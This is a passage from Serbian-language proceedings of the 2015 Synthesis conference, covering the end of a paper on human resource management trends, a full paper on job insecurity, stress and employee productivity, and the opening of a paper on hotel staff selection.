| **Globalizacija**: Integracija svetske ekonomije kroz razmenu roba, usluga i kapitala | **Personalna tehnologija**: mobilne platforme kao što su pametni telefoni, laptop i tablet računari, buduće tehnologije kao što su *Google* naočare i aplikacije koje ih podržavaju, koje bez problema i konstantno povezuju ljude i Web sadržaje |
| **Generacijske raznovrsnosti**: Prisustvo mnogih različitih starosnih grupa među radnicima, građanima i potrošačima. | **Masovna kastomizacija**: Kombinacija masovne proizvodnje sa kastomizacijom za različite individualne potrošače ili grupe kako bi se povezalo zadovoljenje potreba ljudi sa efektivnošću i efikasnošću masovne proizvodnje. |
| **Održivost:** Rešavanje potreba današnjice bez ugrožavanja mogućnosti budućih generacija da zadovolje svoje potrebe. | **Otvorena inovacija**: Priliv i odliv znanja kako bi se povećale inovacije, uključujući korisnika inovacije, inovativne ekosisteme i nadmetanje u inovacijama. |
| **Društveni mediji**: Online mreže i dvosmerni komunikacioni kanali koji povezuju korisnike u virtuelnom svetu, uspostavljajući nove odnose koji proširuju mreže korisnika i olakšavaju učešće korisnika u interakcijama i razmenama. | ***Big data*:** Podaci koji su preveliki, previše nestrukturirani ili previše različiti da bi bili čuvani ili analizirani na uobičajeni način, uz uobičajene metode, procese i alate. |
| | ***Gamification*:** Primena mehanizma i principa igara na situacije koje nisu igra kako bi se izvršila motivacija i promena ponašanja. |

Tabela 1. Prisutni i budući trendovi u menadžmentu ljudskih resursa (Boudreau *et al.*, 2014)

## 3. ODGOVOR NA TRENDOVE

Na osnovu analize rezultata navedenih istraživanja, trendovi koji su neminovni u budućnosti razvoja funkcije menadžmenta ljudskih resursa, svode se na četiri grupe već uveliko prisutnih promena (Đorđević Boljanović & Pavić, 2011):

1. **Demografske promene** – razlike u generacijama zaposlenih moraju se uzeti u obzir prilikom koncipiranja funkcije menadžmenta ljudskih resursa. Takođe, radnu snagu karakteriše sve starija radna snaga i povećanje broja penzionisanih radnika. Zapravo, osnovni problem je što ne postoji dovoljan broj mlađih zaposlenih koji će zameniti sve rastući broj penzionisanih pripadnika „*baby boom*" generacije. Sadašnja aktivna radna snaga, fokus svojih interesovanja pomera sa posla na porodicu ili postiže balans između ove dve sfere interesovanja. Otuda i teškoća pred kojom se nalaze menadžeri ljudskih resursa kako bi postigli navedeni balans, ali u uslovima zahtevnog konkurentskog okruženja. Raznovrsnost radne snage, kako po pitanju rase, tako i po pitanju etničke i nacionalne pripadnosti, sve je prisutnija. Povećava se prisustvo žena na tržištu rada. Još jedna karakteristika savremene radne snage jeste povećanje radnika zaposlenih sa nepunim radnim vremenom, radnika koji poslove obavljaju po ugovoru, radnika koji rade više poslova ili onih koji rade na određeno vreme.
2. **Tehnološki razvoj** više nije trend, već svakodnevnica. Promene ove vrste dovode do tražnje za visokokvalifikovanom radnom snagom. Zato se od odeljenja za ljudske resurse zahteva, ne samo dobro osmišljen postupak zapošljavanja, već i organizovanje kvalitetnih treninga i obuka (Noe *et al.*, 2007). U tom smilsu, tehnologija se već uveliko uključuje u sve faze i aktivnosti menadžmenta ljudskih resursa. Tako govorimo o prijavljivanju potencijalnih kandidata za određeno radno mesto i njihovom regrutovanju putem interneta; procesu selekcije koji ne samo da proverava veštine i znanja iz oblasti informacionih tehnologija, nego podrazumeva i korišćenje mnogih tehnologija i internet metoda i alata u samoj selekciji (npr. *on-line* testovi i sl.); metodama obuke i treninga zasnovanim na veb tehnologiji i, naravno načinima i metodama komunikacije u samoj organizaciji, pa i u vezi sa poslovima i aktivnostima menadžmenta ljudskih resursa.
3. **Globalizacija.** Pod globalizacijom podrazumevamo širenje poslovanja organizacija na inostrana tržišta. Globalizacija nameće savremenom menadžmentu brisanje granica među državama, a sobom nosi i izraženiju konkurenciju, ne samo među kompanijama, nego i među pojedincima, dok se mobilnost radne snage drastično povećava. Veća globalizacija podrazumeva veću konkurenciju, a veća konkurencija od savremenih kompanija zahteva da budu „prve u klasi" – da smanje troškove, da učine zaposlene produktivnijim i da proizvode bolje i što jeftinije. I kompanije i pojedinci, treba da rade više i pametnije nego što su to činile bez globalizacije (Dessler, 2011). Globalizacija sobom donosi i potrebu za mnogo većim radom, ali i manju sigurnost posla. Pronalaženje i angažovanje zaposlenih van granica matične zemlje (*Job offshoring*), jedna je od sve prisutnijih pojava u savremenom poslovanju velikih kompanija
4. **Promene u prirodi posla**. Pre svega, potrebno je naglasiti povećanje visoko tehnološki profilisanih poslova i radnih mesta. Još jedna promena u prirodi posla čiji smo svedoci, svakako jeste i povećanje poslova i radnih mesta koji se bave pružanjem usluga, u odnosu na prozvodne poslove. Ovde treba dodati i neminovnu fleksibilnost koja je ušla u sve pore savremene organizacije rada.

Radi razmatranja načina na koje menadžment ljudskih resursa treba da odgovori na gore objašnjene trendove, bitno je još jednom apostrofirati definiciju menadžmenta ljudskih resursa kao strategijski i koherentni pristup upravljanju najvrednijom imovinom u organizaciji, ljudima, koji radeći u njoj, individualno ili kolektivno, doprinose postizanju njenih ciljeva (Armstrong, 2006), iz koje se kao logičan nameće zaključak o važnosti i značaju menadžmenta ljudskih resursa za čitavu organizaciju i zaposlene u njoj. S druge strane, održiva konkurentska prednost može proisteći samo iz veština, iskustva i kreativnosti zaposlenih. Upravljanje ljudskim resursima, da bi se kreativna i nova budućnost pretvorila u realnost i omogućila organizaciji ono što nazivamo održivom konkurentskom prednošću, je svakako najvažniji menadžment izazov u 21. veku. U skladu sa ranije pomenutom potrebom istraživanja trendova u poslovnom



DOI: 10.15308/Synthesis-2015-664-667

okruženju, vremenom se iskristalisalo nekoliko ključnih zadataka koji bi trebalo da postanu svakodnevnica menadžmenta ljudskih resursa, a radi iskorišćavanja onog najboljeg u trendovima koji dolaze, odnosno radi pretvaranja svih potencijalnih opasnosti koje trendovi nužno sobom nose u poslovne šanse koje organizacije treba da iskorsite. Navodimo ključne među njima (Henderson, 2008):

- Usvajanje prakse „visokih performansi" (HPWP – *high – performance work practices*) koja ima za cilj postizanje boljih individualnih, timskih i organizacionih performansi na taj način što se povećava posvećenost zaposlenih i njihova uključenost u poboljšanje rezultata rada.
- Insistiranje na fleksibilnoj organizaciji oslonjenoj na ključne zaposlene sa većim investiranjem u ljudske resurse.
- Organizacija posla na mikro nivou – timski rad, obuka, razvijanje novih veština, grupno rešavanje problema, porast funkcionalne fleksibilnosti, učešća zaposlenih u dizajniranju radnih procesa i deljenje korisnog i specifičnog znanja.
- Sofisticirane prakse u regrutovanju i selekciji.
- Odnosi zaposlenih u pozitivnom, inspirativnom i motivišućem okruženju.
- Menadžment promene: „jedina konstanta je promena" postaje kliše, ali oslikava realnost – konkurentno globalna ekonomija i kontinuirani tehnološki razvoj.
- „Organizacija koja uči" definisana kao organizacija koja ohrabruje učenje na svim nivoima i na taj način brine o kontinuiranim promenama sebe same.
- Menadžment znanja kao korišćenje ideja i iskustva zaposlenih, klijenata i poslovnih partnera, radi unapređivanja organizacionih performansi.
- Liderstvo koje inicira i reaguje na promene i postiže visoke performanse rada.

Jedino na ovakav, proaktivan način moguće je menadžment ljudskih resursa posmatrati kao proaktivnu menadžersku funkciju koja može, s jedne strane sagledati sve snage, ali i slabosti svoje organizacije, a sa druge iskoristiti ono što je najbolje u njoj, a to je svakako znanje i sposobnosti svojih zaposlenih i usmeriti ga optimalnom brzinom ka budućnosti.

## 4. REZIME

Na osnovu analize rezultata navedenih istraživanja, kao osnovni zaključak nameće se obaveza menadžmenta ljudskih resursa da proaktivno, u skladu sa potrebama tržišta rada pristupi analizi svih pitanja i rešavanju svih problema koji su u vezi sa upravljanjem ljudskim resursima. Zapravo, ono što jeste nužnost, to je preispitivanje uloge ove menadžment funkcije. Da li je i u kojoj meri proaktivna? Da li učestvuje ne samo u implementaciji, već i u stvaranju organizacione strategije? Da li je strategijski partner u organizaciji? Da li zaposlene posmatra kao ljudski kapital? Da li zaposlene u organizaciji posmatra kao talente?

Da bi odgovor bio pozitivan na navedena pitanja i da bi menadžment ljudskih resursa mogao da sagleda značaj predviđanja trendova o kome smo govorili na početku rada, potrebno je da u organizacijama zauzima poziciju strategijskog partnera u organizaciji. To je jedini način integracije poslovne strategije sa ljudima koji će implementirati tu strategiju. To dalje znači sa strategije menadžmenta ljudskih resursa treba da budu u direktnoj vezi sa poslovnom strategijom kao deo menadžerskog razmišljanja, planiranja i akcije (York, 2010), a u cilju stvaranja održive konkurentske prednosti. Ako tome dodamo već razmatrana i istraživanjem utvrđena očekivanja koja ljudi širom sveta imaju u vezi sa poslom i radom u godinama koje slede, a koja se odnose na iščekivanje mogućnosti koje su pred njima uz veru da će u tome biti uspešni, onda su mogućnosti neiscrpne u budućnosti koja je tek započela.

## LITERATURA


Armstrong, M. (2006). *A Handbook of Human Resource Management Practice*, 10th edition, Kogan Page, London

Dessler, G. (2011). *Human Resource Management.* New Jersay: Pearson.

Đorđević Boljanović, J., & Pavić, Ž. (2011). *Osnove menadžmenta ljudskih resursa*. Beograd: Univerzitet Singidunum,

Henderson, I. (2008) *Human Resource Management for MBA Students*. London: Chatered Institute of Personnel and Development.

Boudreau, J., Gibson, C. & Ziskin, I. (2014). *What Is the Future of HR?* Dostupno na http://www.workforce.com/articles/20179-what-is-the-future-of-hr, preuzeto 3.2.2015.

Mathis, R. L., & Jackson, J. H. (2011). *Human Resource management,* thirteenth edition. USA: South Western Cengage Learning.

Natalie Nixon (2014). *4 Reasons Why Trend Research Is Not Spitting In The Wind: Jump Start Your Innovation Process.* Dostupno na http://www.inc.com/natalie-nixon/4-reasons-why-trend-research-is-not-spitting-in-the-wind-jump-start-your-innovat.html, preuzeto 3.2.2015.

Noe, R. A., Hollenbeck, J. R., Gerhart, B., & Wright, P. M. (2007). *Fundamentals of Human Resource management*. Boston: Mc Graw Hill.

PWC (2014). *The future of work A journey to 2022.* Dostupno na http://www.pwc.com/gx/en/managing-tomorrows-people/future-of-work/journey-to-2022.jhtml

Schawbel, D. (2014). *10 Workplace Trends for 2015.* Dostupno na http://www.forbes.com/sites/danschawbel/2013/10/24/the-top-10-workplace-trends-for-2014/, preuzeto 3.2.2015.

York, K. M. (2010). *Applied Human Resource management.* Los Angeles: Sage Publications.




DOI: 10.15308/Synthesis-2015-664-667

Synthesis
International Scientific Conference of IT and Business-Related Research

# NESIGURNOST ZAPOSLENJA, STRES I PRODUKTIVNOST ZAPOSLENIH

## JOB INSECURITY, STRESS AND EMPLOYEE PRODUCTIVITY

Saša Perić
Beogradska poslovna škola, Kraljice Marije 73, Beograd, Srbija

**Apstrakt:**
Poslednjih nekoliko decenija u većini zemalja sveta primetna je pojava smanjenja prava radnika i sve veće nesigurnosti zaposlenja. Ova pojava uzrokovana je sa jedne strane promenom ekonomsko-političke paradigme na globalnom nivou, slabljenjem radničkog pokreta i deregulacijom radnog pravo na nivou država, a sa druge strane dinamičnim promenama u sferi tehnologije i potrebom za stvaranjem fleksibilnih i prilagodljivih modela poslovanja.
Dugoročno ili doživotno zaposlenje koje je ranije bilo uobičajeno u većini razvijenih zemalja, kao i u zemljama socijalističkog bloka, sada postaje privilegija sve manjeg broja ljudi. U situaciji u kojoj gotovo ničije radno mesto nije zagarantovano, mogućnost gubitka posla predstavalja potencijalni izvor stresa koji može imati negativne posledice, kako na zdravlje radnika, tako i na performanse organizacija. U ovom radu ispituju se različiti aspekti vezani za nesigurnost zaposlenja, kao i mogućnost određivanja korelacije između ove pojave, stresa i produktivnosti radnika.

**Ključne reči:**
nesigurnost zaposlenja, novi psihološki ugovor, stres na radnom mestu.

**Abstract:**
Over the last few decades, a global tendency towards the decline in labor rights and increase of job insecurity can be observed. This trend has been triggered on one hand by the change of the economic-political paradigm on a global level, and weakening of the labor movement and deregulation of labor laws on the national level, and on the other hand by dynamic changes in the field of technology and the need for creating flexible and adaptable business models.
Long-term or lifetime employment, which used to be common in most developed countries, as well as in the countries of the socialist bloc, is gradually becoming a privilege of a very small group of people. In a situation in which almost nobody's job is guaranteed, the possibility of losing a job becomes a potential source of stress, which can have adverse effects on both employee health and organizational performance. The paper examines different aspects related to the issue of job insecurity, and the possibility of determining the correlation between this phenomenon, stress and employee productivity.

**Key words:**
job insecurity, new psychological contract, stress in the workplace.

## 1. UVOD

U savremenom svetu sve je evidentnija dinamičnost poslovnog okruženja, koje je pod uticajem brojnih ekonomskih, političkih, društvenih i tehnoloških faktora podložno sve učestalijim promenama, koje je često teško predvideti. Konkurencija prelazi nacionalne granice i postaje globalna, kompanije se osnivaju, transformišu i gase u sve kraćem roku, a promene u tehnologiji zahtevaju veliki stepen adaptabilnosti i konstantno učenje, kako od strane pojedinaca tako i od strane organizacija. Ove fluktuacije dovode do promena u gotovo svim aspektima poslovanja, a to se naravno odražava i na položaj zaposlenih u kompanijama.

Ranije je jedna od osnovnih implicitnih pretpostavki svakog radnog okruženja bila da će zaposleni u zamenu za adekvatne performanse i posvećenost organizaciji dobiti relativno sigurno ili doživotno zaposlenje i predvidivu karijeru, ali su promene koje su se dogodile u poslednjih nekoliko decenija dovele do toga da je ovaj koncept postao prevaziđen. Neki autori ovo nazivaju kršenjem starog psihološkog ugovora i nasuprot njemu formulišu novi psihološki ugovor koji, takođe implicitno, podrazumeva da zaposleni od svog poslodavca može da očekuje adekvatnu nagradu za rad koji ulaže u periodu dok traje njihova međusobna povezanost i da pored toga, u najboljem slučaju, može da dobije priliku za učenje i razvoj, bez bilo kakvih obećanja za dugoročnu vezanost i stabilnost posla (Đorđević, 2012).

## 2. FAKTORI NESIGURNOSTI ZAPOSLENJA

Nesigurnost zaposlenja je globalni fenomen koji postaje posebno aktuelan u sledećim situacijama:

- U periodima recesije dolazi do potrebe za otpuštanjem velikog broja radnika, a poslednja velika kriza ovog tipa se dogodila 2007. godine, pri čemu su velike posledice pretrpele i najrazvijenije svetske ekonomije i zemlje u razvoju, a mnoge države se još uvek nisu potpuno oporavile od tog udara.
- U procesu tranzicije jedna od glavnih posledica privatizacije društvene imovine jeste veliko povećanje stope nezaposlenosti, što posebno postaje bitno kada se uzme u obzir činjenica da jedna trećina ukupne svetske populacije živi u zemljama koje se nalaze u procesu tranzicije.
- U privrednim granama koje su pod najvećim uticajem promena u tehnologiji i nauci, radni procesi su podložni čestim transformacijama, a radna mesta nisu stabilna, zato što vrlo brzo može doći do potrebe za smanjenjem radne snage ili za kadrovima sa potpuno drugačijim kvalifikacijama.
- Slabije razvijene ekonomije su podložnije uticaju globalnih političkih i ekonomskih promena, pa je stepen neizvesnosti u takvim privredama znatno veći, kako na makro tako i na mikro nivou.



E-mail: sasaperic@yahoo.com
DOI: 10.15308/Synthesis-2015-668-671

Kada uzmemo u obzir našu sredinu možemo primetiti čitav niz faktora koji utiču na nesigurnost zaposlenja: visoka stopa nezaposlenosti, povećana mobilnost radne snage, privatizacija i restruktuiranje radnih organizacija i težnja ka liberalizaciji pravne regulative koja bi trebalo da omogući sve lakše otpuštanje radnika od strane poslodavaca, bez obzira na radne učinke zaposlenog, godine staža, zdravstveno stanje i sl. Kao posledica svega ovoga u našoj zemlji je sve očiglednija pojava rada na crno, honorarnog zapošljavanja, prevremenog penzionisanja, vremenski ograničenih radnih ugovora, smanjivanja prosečnih i minimalnih nadnica, itd.

U ovakvoj situaciji postaje logično da će veliki broj zaposlenih svoje radno mesto posmatrati kao nesigurno. Najopštije gledano možemo razlikovati (Maslić Seršić & Trkulja, 2009):

- subjektivnu nesigurnost posla, koja zavisi od karakteristika i percepcija idividue, i
- objektivnu nesigurnost posla, koja je određena stvarnim faktorim iz radnog okruženja.

S obzirom na to da je Maslov u svojoj poznatoj hijerarhiji potreba, potrebu za sigurnošću stavio na drugo mesto, odmah iza fizioloških potreba, postaje jasno da je to jedan od temelja bez koga nije moguće ostvarenje potreba višeg reda: psiholoških potreba, potreba poštovanja i samoaktuelizacije (Maslow, 1970). Očigledna je činjenica da nesigurnost zaposlenja direktno uzrokuje stres, što je i dokazano u velikom broju radova koji su pokazali da nedostatak sigurnosti u sopstveno zaposlenje dovodi do pada psihološkog blagostanja radnika, nezadovoljstva poslom, anksioznosti, učestalijih psihosomatskih oboljenja, veće učestalosti bolesti srca i povišenog krvnog pritiska (De Witte, 1999; Modrek & Cullen, 2013).

Nesigurnost posla se najopštije definiše kao neizvesnost u vezi budućnosti zaposlenja, a pri tom možemo razlikovati kvantitativnu i kvalitativnu nesigurnost. Kvantitativna nesigurnost se odnosi na brigu oko budućnosti zadržavanja sadašnjeg posla, dok se kvalitativna nesigurnost tiče percepcije mogućeg gubitka kvaliteta posla (Maslić Seršić & Trkulja, 2009). Kvalitet posla se vezuje za: visinu plate, radne uslove, beneficije (kao što su bonusi, zdravstveno i penziono osiguranje), količinu posla koju treba obaviti, produžavanje radnog vremena, smanjenje broja slobodnih dana u godini i degradaciju, odnosno spuštanje na niži položaj u hijerarhijskoj lestvici. Ovi faktori možda nemaju podjednaku težinu kao mogućnost potpunog gubitka posla, ali takođe mogu imati veliki uticaj na stres i psihološko stanje radnika.

Neka istraživanja su pokazala da sama neizvesnost oko budućnosti zaposlenja može na duži period imati negativnije posledice nego samo gubljenje posla (Lazarus & Folkman, 1984). Ovo bi se moglo objasniti činjenicom da čak i manja količina stresa deluje destabilizujuće ako je perzistentna u dužem vremenskom periodu, dok jači stres, kao što je onaj zbog gubitka posla, ima svoj definitivan ishod posle koga individua mora da se pomiri sa situacijom i da se orijentiše na traženje novog posla, odnosno da svoju energiju kanališe u kreativnom smeru. Postoji čitav niz postupaka koje mogu primeniti osobe koje su izgubile posao, kao što su: pisanje radne biografije, pretraživanje oglasa, slanje aplikacija, prijavljivanje na biro za zapošljavanje, sticanje novih veština ili prekvalifikacija, a pored toga u razvijenim zemljama koje imaju viši nivo socijalne zaštite građana postoji čitav niz mehanizama preko kojih država i kompanija u kojoj je pojedinac bio zaposlen pokušavaju da olakšaju ovaj period nezaposlenom, dajući mu šansu za doškolovavanje, socijalna primanja i psihološka savetovališta za suočavanje sa novonastalom situacijom. Sa druge strane, zaposleni koji samo imaju strah od gubljenja radnog mesta nemaju nikakve mehanizme zaštite i ne mogu očekivati od sistema bilo kakvu podršku, jer bez obzira na to koliko je problem za njih velik i značajan, on predstavlja samo neprecizan strah od nečega što se još uvek nije desilo.

Mnoga istraživanja su se bavila pitanjem koliko je osećaj nesigurnosti zaposlenja povezan sa pojedinim psihološkim ili demografskim karakteristikama radnika. Rezultati ovih istraživanja su uglavnom vrlo nekonzistentni, ali među zaključcima koji bi se mogli izdvojiti je i taj da su stresu od nesigurnog zaposlenja podložniji stariji radnici (od 45 do 54 godine), nego mlađi (od 35 do 44 godine) (Rodríguez Feijóo, 2004). Ovo se može objasniti činjenicom da stariji radnici imaju više teškoća u pronalaženju novog posla i u adaptiranju na nove tehnologije i nova radna okruženja. Takođe, pokazalo se da radnici iz više srednje klase doživljavaju manje stresa vezanog za nesigurnost zaposlenja od onih iz niže srednje klase. Nije potrebno previše objašnjavati ovu činjenicu zato što je očigledno da pripadnici viših društvenih slojeva imaju veći stepen finansijske nezavisnosti, bankovne račune, nekretnine i druge izvore sredstava zbog čega gubitak posla verovatno neće dovesti do direktnog ugrožavanja njihove osnovne egzistencije, kao što je to slučaj kod radnika iz nižih slojeva. Sa druge strane, ovo može izgledati potpuno drugačije u zavisnosti od toga u kojoj se zemlji sprovodi istraživanje. U državama u kojima postoji visok stepen kreditne zaduženosti građana to se odražava kroz činjenicu da i ljudi iz viših srednjih slojeva često poseduju veliki broj kredita, pa tako gubitak posla može da dovede do gubitka hipoteke nad kućom, automobila i drugih vezanih imovina, čak i kod porodica sa znatno višim životnim standardom.

Istraživanje sprovedeno u nekoliko američkih kompanija posle recesije, u periodu između 2008. i 2012. godine pokazalo je da je stepen stresa znatno viši u onim fabrikama u kojima je došlo do većeg broja otpuštanja, nego u fabrikama u kojima je postojao manji procenat otpuštanja. Ovo pokazuje da smanjivanje broja zaposlenih u nekoj kompaniji ili postrojenju dovodi do direktnog povećanja nesigurnosti zaposlenja i stresa kod radnika koji su „preživeli" otpuštanja (Modrek & Cullen, 2013). Takođe je pokazano da je zabeležen viši nivo stresa kod stalno zaposlenih nego kod honoraraca, što je uzrokovano činjenicom da radnici koji su zaposleni na određeno vreme i dobijaju nadnice na osnovu broja radnih sati u toku dana ili nedelje imaju mnogo manje toga da izgube, jer je njihov status definisan kao privremen, a kompenzacija zagarantovana određenim sindikalnim standardima. Sa druge strane, trajno zaposleni su pored mogućnosti gubitka posla bili suočeni sa potencijalnim povećanjem radnih obaveza, da bi se na taj način pokrilo novonastalo smanjenje radne snage, pri čemu ovo dodatno radno opterećenje ne bi moralo biti plaćeno, već bi se nasuprot moglo pojaviti smanjenje plata za sve zaposlene.

Još jedna dimenzija koja se pokazala kao značajna, makar u društvima sa izraženijom patrijarhalnom i tradicionalnom crtom, jeste da su stresu izazvanom nesigurnošću zaposlenja podložniji muškarci nego žene. U ovakvim društvima muškarci se posmatraju kao glave porodice i od njih se očekuje da se brinu o ostalim članovima, te je tako pritisak na muškarce znatno izraženiji, posebno ako je njihovo zaposlenje jedini izvor prihoda za čitavu porodicu (Maslić Seršić & Trkulja, 2009; De Witte, 1999).

S obzirom na vrlo neujednačene rezultate istraživanja koja nastoje da pokažu korelaciju između stresa izazvanog nesigurnošću zaposlenja i određenih demografskih, psiholoških i kulturoloških faktora, teško je izvući bilo kakve definitivne zaključke, ali okvirno bi se moglo odrediti da među najugroženije grupe spadaju:

- radnici u kompanijama u kojima je već došlo do značajnijeg smanjenja radne snage,
- radnici koji pripadaju socijalno ugroženom delu stanovništva,



DOI: 10.15308/Synthesis-2015-668-671

- imigranti i etničke manjine,
- sezonski i honorarni radnici,
- stariji zaposleni,
- radnici čije profesije postaju tehnološki zastarele,
- novozaposleni,
- radnici na probnom radu.

## 3. POSLEDICE NESIGURNOSTI ZAPOSLENJA

Stres izazvan osećanjem nesigurnosti posla ostavlja posledice na zaposlene i na organizacije u kojima rade. Negativne posledice stresa na psihofizičko zdravlje čoveka odavno su poznate i dokazivane i predstavljaju predmet istraživanja medicinskih nauka, a potrebno je detaljnije se pozabaviti organizacionim posledicama koje ovakav stres uzrokuje. Nesigurnost posla ima odlučujuće posledice na stavove zaposlenih prema radnim zadacima i prema organizaciji, kao i na ukupne odnose i ponašanja u organizaciji (Sverke *et al.*, 2012).

Poslodavci često pokušavaju da iskoriste loše stanje u privredi i na tržištu rada, angažujući honorarne radnike ili radnike na određeno vreme. Na taj način oni pokušavaju da smanje sopstvene rizike uz povećanje zalaganja zaposlenih. Takođe, kompanije koje su bile prinuđene da smanje broj zaposlenih, često povećavaju opterećenje preostalih zaposlenih novim radnim zadacima, pretpostavljajući da to neće naići na otpor, jer su u uslovima nesigurne ekonomske klime radnici orijentisani na zadržavanje radnog mesta, čak i po cenu značajnog pogoršanja radnih uslova. Radnici koji ostanu u kompaniji posle *downsizing*-a često pokušavaju što više da se istaknu svojim radom, kako bi osigurali sebi mesto posle eventualnih novih otpuštanja. Zaposleni tada pokazuju preteranu odanost kompaniji i njenim ciljevima, rade prekovremeno bez dodatne plate, dolaze na posao čak i kada su bolesni i prezimaju na sebe veliki broj zadataka kako bi ostavili što bolji utisak kod nadređenih menadžera.

Ovakva ponašanja mogu na prvi pogled delovati kao nešto što će imati pozitivan efekat za kompaniju, ali činjenica je da pozitivni ishodi mogu biti samo kratkog karaktera, dok će na duge staze stres proizvesti negativan efekat na obe strane. Preterano angažovanje zaposlenih će dovesti do kratkotrajnog povećanja efikasnosti poslovanja, ali će tokom vremena rezultovati preteranim sagorevanjem (Maslić Seršić & Trkulja, 2009). Kompanija u kojoj zaposleni sagorevaju u toku obavljanja svog posla biće prinuđena da izdvaja veća sredstva za troškove zdravstvenog osiguranja, povećaće se apsentizam radnika, doći će do fluktuacije radne snage, što će sa druge strane iziskivati dodatne troškove za regrutaciju, selekciju i obučavanje novih radnika, a produktivnost će opadati jer je uvek potrebno određeno vreme za potpuno uklapanje novih radnika u sredinu i u već razrađene radne strukture i procese.

Neki autori ističu da postoji određeni optimalni nivo sigurnosti zaposlenja, pri kome će postojati maksimalna produktivnost za organizaciju (Brockner, 1992). Pretpostavka je da kada posao nije doživotno zagarantovan, već zavisi od pokazanih rezultata na radu, zaposleni će pokušavati da daju svoj maksimum i zadrže svoju poziciju preko dobrih radnih učinaka, ali kada ovaj pritisak postane veći i posao deluje sve nesigurnije dolazi do opadanja produktivnosti, jer zaposleni usled velikog stresa nisu u stanju da ostvare maksimum svojih potencijala i u jednom trenutku prestaju da se identifikuju sa kompanijom i njenim rezultatima. Ovaj efekat se naziva i organizaciono povlačenje (Dekker & Schaufeli, 1995).

Organizaciono povlačenje za posledicu ima kratkoročnu orijentisanost, nezdravu konkurenciju među zaposlenima, zadržavanje određenih informacija, rivalitet među različitim sektorima i otpor prema promenama, jer se iste doživljavaju kao nešto što može ugroziti sopstvenu poziciju u organizaciji. Ovi efekti mogu imati još značajnije posledice na višim nivoima hijerarhije jer menadžeri počinju da izbegavaju rizik, da donose samo „sigurne" odluke, što dugoročno može imati izuzetno negativne posledice, zato što nekada upravo preuzimanje rizika ili značajnije restruktuiranje poslovanja predstavljaju neophodnost za opstanak i konkurentnost kompanije u budućnosti (Đorđević, 2012).

Kao preporuka se najčešće navodi da kompanije moraju biti iskrene prema svojim zaposlenima, da ne smeju prikrivati potencijalna smanjenja radne snage koja se mogu desiti u budućnosti i da kroz inovativne strategije upravljanja ljudskim resursima treba da podstiču stalno obrazovanje zaposlenih, fleksibilnost radnih zadataka i organizacionih struktura, multifunkcionalnosti i dinamičnost radne snage. Na ovaj način se organizacija osposobljava za lakše adaptiranje na promene koje mogu nastati u budućnosti, a zaposleni dobijaju šira i fleksibilnija znanja koja će ih čak i u slučaju gubitka posla učiniti „zapošljivijim" i bolje pripremljenim za snalaženje na tržištu radne snage (Maslić Seršić & Trkulja, 2009; Brockner, 1992).

Nesigurnost zaposlenja je činjenica izazvana trenutnom ekonomsko-političkom situacijom u svetu, a efekti nesigurnosti se pre svega tiču stresa kod zaposlenih, dugoročnih negativnih posledica po zdravlje koje ovakav stres izaziva, ali i negativnih posledica po organizacije. Po nekim istraživanjima procenjuje se da samo u SAD-u privreda tripi godišnje gubitke od preko 300 milijardi dolara usled apsentizma, smanjene produktivnosti, medicinskih, pravnih i osiguravajućih troškova izazvanih stresom na poslu. Statistika Američke psihološke asocijacije pokazuje da je 51% zaposlenih izjavilo da su u 2009-oj godini bili manje produktivni usled stresa, a 48% amerikanaca je nameravalo da potraži novi posao nakon stabilizacije privrede, usled razočaranosti u ponašanje svoje kompanije tokom ekonomske krize (American Psychological Association, 2010).

## 4. ZAKLJUČAK

Nesigurnost zaposlenja je fenomen koji postaje sve prisutniji u savremenom poslovnom okruženju i koji sa sobom nosi niz posledica, koje utiču kako na funkcionisanje organizacija, tako i na psihičko stanje zaposlenih. Slabljenje zakonskih regulativa koje štite prava zaposlenih i sve prisutnija tendencija stvaranja fleksibilnih radnih organizacija čine ovu problematiku veoma aktuelnom, tako da se u budućnosti mogu očekekivati obuhvatnija i detaljnija istraživanja ovih problema. Ta istraživanja moraće da uzmu u obzir performativnost organizacija, psihološko stanje radnika i uslove koji postoje u širem društveno-ekonomskom okruženju, da bi se pronašli odgovarajući modeli funkcionisanja koji će obezbediti dugoročnu održivost. Sve ovo ukazuje na potrebu za stvaranjem zdravijih radnih sredina, u kojim će se zaposleni osećati sigurno, gde će njihove kompetencije biti adekvatno vrednovane i gde će im biti pružena mogućnost za dodatno učenje i usavršavanje. Jedino tako se može napraviti stabilno okruženje u kom će radnici biti motivisani da rade za ciljeve organizacije, što će na dugoročnom planu pozitivno uticati na poslovanje kompanija i dobrobit zaposlenih.

## LITERATURA

American Psychological Association. (2010). *Psychologically Healthy Workplace Program - Fact Sheet: By the Numbers*. Preuzeto 14.02.2015 sa http://www.apaexcellence.org/assets/general/2010phwp_fact_sheet.pdf



DOI: 10.15308/Synthesis-2015-668-671

Brockner, J. (1992). Managing the effects of layoffs on survivors. *California Management Review*, 34(2), 9-28.

De Witte, H. (1999). Job Insecurity and Psychological Well-being: Review of the Literature and Exploration of Some Unresolved Issues. *European Journal of Work and Organizational Psychology*, 8(2), 155-177. DOI: 10.1080/135943299398302

Dekker, S.W.A., & Schaufel,W. B. (1995). The Effects of Job Insecurity on Psychological Health and Withdrawal: A Longitudinal Study. *Australian Psychologist*, 30 (1), 57–63.

Đorđević, B. (2012). Nesigurnost zaposlenja - Priroda, posledice i strategije upravljanja. *Themes Journal for Social Research*, 01/2012, 335-350.

Lazarus, R.S., & Folkman, S. (1984). *Stress, Appraisal and Coping*. New York: Springer Publishing Company, Inc.

Maslić Seršić, D., & Trkulja, J. (2009). Nesigurnost posla kao predmet istraživanja u psihologiji: teorije, operacionalizacije, nalazi. *Social Research Journal for General Social Issues*, 3/2009, 523-545.

Maslow, A.H. (1970). *Motivation and personality*. New York: Harper & Row.

Modrek, R., & Cullen, M.R. (2013). Job insecurity during recessions: effects on survivors' work stress. *BMC Public Health*, 13: 929. DOI: 10.1186/1471-2458-13-929

Rodríguez Feijóo, N. (2004). Job insecurity and stress level. *Interdisciplinaria*, 99, 249-257.Preuzeto 21.02.2015. Sa http://www.scielo.org.ar/pdf/interd/nesp/nespa18.pdf

Sverke, M., Hellgren, J., Näswall, K. (2012). No security: A meta-analysis and review of job insecurity and its consequences. *Journal of Occupational Health Psychology*, 7(3), 242-264.



DOI: 10.15308/Synthesis-2015-668-671

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE USE OF SELECTION METHODS IN HOSPITALITY

## UPOTREBA METODA SELEKCIJE U HOTELSKOJ INDUSTRIJI

Teodora Rebić[1], Lazar Dražeta[2], Borivoje Đokić[3]
[1]IMC Krems & Singidunum University, 32 Danijelova St., Belgrade, Serbia
[2]Singidunum University, 32 Danijelova St., Belgrade, Serbia
